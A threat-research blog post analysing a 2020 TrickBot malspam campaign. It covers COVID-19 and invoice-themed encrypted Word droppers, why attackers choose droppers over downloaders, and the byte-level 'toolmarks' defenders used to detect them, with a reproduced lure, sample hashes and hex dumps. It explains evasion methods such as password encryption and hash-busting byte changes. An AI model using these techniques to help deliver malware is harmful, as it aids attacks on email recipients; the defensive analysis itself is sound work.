Recent Posts

threatresearch.ext.hp.com/detecting-a-stealthy-trickbot-campaign/

October 8, 2020

HP Threat Research Blog • Droppers, Downloaders and TrickBot: Detecting a Stealthy COVID-19-themed Campaign using Toolmarks

Droppers, Downloaders and TrickBot: Detecting a Stealthy COVID-19-themed Campaign using Toolmarks

Introduction

One of the doctrines of forensic science is Locard's exchange principle that every action taken by the perpetrator of a crime leaves a trace.[1] Through the process of carefully collecting and interpreting these traces, an investigator can characterise what happened and form hypotheses about other aspects of the crime, such as the capabilities of the perpetrator. This idea holds for digital forensic investigations just as much as it does in a physical crime scene. Cybercrimes involving malware require threat actors to use defence evasion techniques to circumvent security controls in the target's network to achieve their objectives.[2] The good news for network defenders is that these techniques often involve manipulating files, which leave traces or "toolmarks" that can be used as signs of malicious intent or to track specific threat actors.[3] In this article, we describe how a stealthy TrickBot campaign in September 2020 masquerading as COVID-19 alerts and invoices evaded detection by encrypting, modifying and embedding payloads in files.

Background

TrickBot Operators Toy with Droppers, July 2020

In July 2020, we saw an unusual spam campaign delivering TrickBot banking malware. The configuration data used by every TrickBot binary contains an identifier called a gtag, which represents the campaign or distribution method used to deliver the malware.[4] In that campaign, TrickBot executables using the gtag “end4” were embedded in Microsoft Word document attachments.[5] This differed from the delivery mechanism usually favoured by TrickBot’s operators, where a downloader retrieves and executes the payload from a remote server. Over the last two years, we’ve seen variations of this, commonly involving obfuscated Visual Basic for Applications (VBA) macros. TrickBot has also been delivered using Ostap, a JScript downloader, and through systems that have been infected with Emotet.[6]

First seen in 2014, TrickBot is a modular banking Trojan thought to be operated from Russia.[7] It has extensive capabilities for making fraudulent transactions through web injections and stealing banking credentials. However, since June 2019 it has also been used as a platform to distribute post-exploitation tools and Ryuk ransomware, particularly against large enterprises.[8]

Why Attackers Choose Droppers

Droppers offer several benefits to attackers over downloaders, which may be factors why we are seeing an increase in their use.

No need to host malware externally

Since the payload is embedded in a file, there is no need to host it externally. This saves the time and cost associated with obtaining and managing web infrastructure for hosting the payloads. Attackers don’t need to purchase web servers from bulletproof hosting providers or compromise legitimate web servers.

Reduces detection exposure

Embedding the payload in a document also reduces the chance of the malware being detected by security controls that inspect network traffic for malicious activity, such as web proxies and network intrusion detection or prevention systems. This places extra reliance on email gateways to block malicious attachments. These controls tend to be less effective at blocking command and control (C2) traffic, especially where C2 servers are rotated regularly, as is the case with TrickBot. Web servers used for hosting malware tend to be active for longer periods of time, which means they are more likely to be blocked.

Immune to takedowns

Droppers cannot be taken down by network defenders. With downloaders, the web servers used to host the payloads are vulnerable to takedown action through abuse reports to hosting providers and domain registrars. Takedowns are particularly effective at disrupting the operations of threat actors with small hosting infrastructures. Large hosting infrastructures tend to be more resilient to takedowns. This becomes clear if we examine a malware distribution network using network analysis, a way of analysing entities (in this case, web servers, downloaders and payloads) that shows the type of relationship that exists between them.[9]

If a threat actor only has a few web servers, the number of ties each hosting node will have to the downloaders used in a campaign will be high. This would mean that each node used for hosting has *high degree centrality* in the distribution network. These web servers represent “choke points” that would severely limit the distribution of the malware if they were taken offline. Conversely, a distribution network consisting of many web servers is more resilient to takedowns because each hosting node has fewer ties. Therefore, an attacker might decide to use droppers instead of downloaders if they lack hosting capacity.




Figure 1 – A TrickBot campaign from July-August 2019 that used Ostap as a downloader. Removing the two yellow nodes with the most edges would significantly reduce the number of infections.

Denies defenders network artefacts

Droppers also deny defenders network indicators of compromise (IOCs) associated with the initial download and execution of the malware. Web server configurations, DNS and WHOIS records and other network artefacts are a valuable source of information for tracking the activities of threat groups over time and across campaigns.

Dropper Disadvantages


Worse targeting and operational security (OPSEC)

One area where downloaders are better than droppers is OPSEC. Downloaders allow threat actors to choose targets selectively based on their IP address (geofencing), user agent and other client information exposed to the web server hosting the malware. They also enable attackers to switch payloads in and out at will, reducing the window of opportunity for researchers and defenders to download and analyse the malware. However, these OPSEC benefits are generally considered less important to operators of massively deployed malware families, such as TrickBot.

TrickBot Malspam Campaign, September 2020

COVID-19 and Invoice Lures

Starting on 16 September 2020, we detected a high-volume TrickBot spam campaign that used the gtag “ono76”, where the Trojan was embedded in hundreds of encrypted DOCM attachments masquerading as COVID-19 alerts and invoices.



Online preview is not available for this document

This document was created in an earlier version of Microsoft Office Word

To change image size and view full content, please perform the following steps:

"Enable Editing" on the yellow bar above and then click "Enable Content"

Spiceimport Ltd., Kasuunienkatu 4A, 00100 Helsinki

Daring Catering
Hans Jansson
Bulevardi 15
00180 Helsinki

INVOICE 1(1)

Invoice number	20276
Reference number	2 02765
Invoice date	20.02.2017
Due date	06.03.2017
Delivery date	20.02.2017
Payment terms	14 days net
Our reference	Marko Mikkola
Your reference	Hans Jansson
Buyer's order number	1234
Penalty interest	7,50 %
Notice period	7 days
Customer's business ID	1212121-2
Customer number	2

Order delivered according to the accepted offer 10.2.2017

	Product No.	Description	Unit price €	Qty	VAT %	Total €
1.	18	Curry, 210g	4,50	10 pcs	24	[illegible]
2.	16	[illegible]	5,90	10 pcs	24	[illegible]
3.	15	Tex Mex spice mix, 370g	4,30	5 pcs	24	[illegible]
4.	13	[illegible] Oregano, 30g	2,90	15 pcs	24	[illegible]

Total excluding VAT € [illegible]
VAT total € [illegible]
Total to pay € [illegible]

Nordea FI21 1234 5600 0007 85 NDEAFIHH

Spiceimport Ltd.
Kasuunienkatu 4A
00100 Helsinki

Daring Catering
Bulevardi 15
00180 Helsinki


Ref. No 202765

Due date 06.03.2017 Euro 443,30

Figure 2 – Fake invoice lure used in the TrickBot campaign from September 2020.

Low Detection Rates

Unlike the documents used in the July campaign that had relatively high detection rates (30/61) on VirusTotal,[5] the files in this campaign were more effective at evading detection. 70% of the samples were detected by four or fewer scanning engines, and several files received zero detections (Figures 3 and 4).



0
/ 53

?
Community Score


No engines detected this file

0538a407b5fa43755d476f5d26967a1fa8d988ef2fc447b74baaaf634cb3e614
1IGG_Inv_1IGG.doc
doc

534.50 KB
Size

2020-09-16 21:11:33 UTC
15 days ago

Figure 3 – A TrickBot sample that evaded detection, September 2020.



7E0B2CA6D3B38D4ADA35167AF6BA792F3F028A4F9F284C391383BAF185FCB263 6311117092063111.doc doc attachment	0 / 58
7A730BDBC6E458835CBFF809B1AEE61426B6C404322BA429BE9EDDBD1A5748BA 6757517092067575.doc doc attachment	0 / 58
79FCAA735927BC348DDA1CB81A69B26011DFCCCC29D67FDA60635DB111475A7E 1042517092010425.doc doc	0 / 58
7918701ECF40AC7410AF967B9C8A9844259E9D3800E4BF51AA5CF7EDAF8D22B1 4161517092041615.doc doc	0 / 57
75C5AF41F89750BFDB0CD22505592462C4AE935F3A7392F5546774EDBE0B6D1C 2330117092023301.doc doc	0 / 57

Figure 4 – Low detection rates of TrickBot samples, September 2020.

TrickBot Dropper Toolmarks

Document encryption

These low detection rates were primarily caused by the documents being encrypted using Microsoft Word's "Encrypt with Password" feature. In this case, the documents' content and extended metadata were encrypted using AES in CBC mode with a 256-bit key. The emails containing the malicious attachments referenced the password so that recipients would be able to decrypt and open the documents. The most common passwords we found in this campaign were five characters long (e.g. "DLW16"), matching the regular expression *[A-Z]{3}\d{2}*. Without the password, static and behavioural engines are unable to inspect the contents of the files. This technique also slows down investigations if the document password is not known.

One of the side effects of encrypting a DOCM file using Word's built-in encryption feature is that tools like *file* and *exiftool* will fail to parse the document's metadata fully. For example, here's the output of the *file* command for one of the documents from this campaign:

```
CDF V2 Document, corrupt: Cannot read summary info
```

When combined with VirusTotal's "magic" file search modifier, this output becomes a useful way of identifying encrypted Office documents.[10] For example:

```
magic:"CDF V2 Document, corrupt: Cannot read summary info"
```


Similarly, *exiftool* normally parses extensive document metadata, such as its creation date, creator and information about the version and locale of Microsoft Office used. Since the droppers in this campaign stored a long VBScript in the body of the documents (Figure 6), the very high word count (>10,000) usually would be shown by *exiftool*. However, this metadata is inaccessible because of the encryption. Therefore, the limited output from *exiftool* can be used as a sign of encryption or that metadata has been removed, which may prompt an analyst to investigate further.

Unusual byte modifications

We often see threat actors create a handful of malicious documents as templates and then programmatically modify them without changing the payload or download logic.[11][12] These slight modifications are typically done to evade hash-based detection since each document will generate a unique hash value as a result of the change. In this campaign, we found over 400 documents that were identical except for two bytes that had been modified with the following values:

Original Value	New Value
0xFFFF	0x9090
0xFFFF	0x1010
0xFFFF	0xE2E2
0xFFFF	0x1717

Using these file artefacts, we were able to write a YARA rule to detect TrickBot dropper documents distributed in this campaign with high confidence, even though the contents of the files were encrypted.




```
fd77bb18849bc6ebf22c6deb8292c083af888549.doc
0000 21C0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 21D0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 21E0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 21F0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2200: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2210: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2220: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2230: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2240: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2250: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2260: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2270: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2280: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2290: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 22A0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 22B0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 22C0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 22D0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 22E0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 22F0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2300: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2310: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2320: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2330: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2340: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2350: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2360: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
a05077007b4ec34041120cf088ead3696af77bc7.doc
0000 21C0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 21D0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 21E0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 21F0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2200: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2210: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2220: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2230: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2240: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2250: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2260: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2270: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2280: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2290: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 22A0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 22B0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 22C0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 22D0: FF FF FF FF FF FF FF FF  FF FF E2 E2 FF FF FF FF              ΓΓ
0000 22E0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 22F0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2300: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2310: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2320: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2330: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2340: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2350: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000 2360: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
```

Figure 5 – A toolmark left in a TrickBot dropper document from September 2020. Two bytes in the bottom document were modified with 0xE2E2.

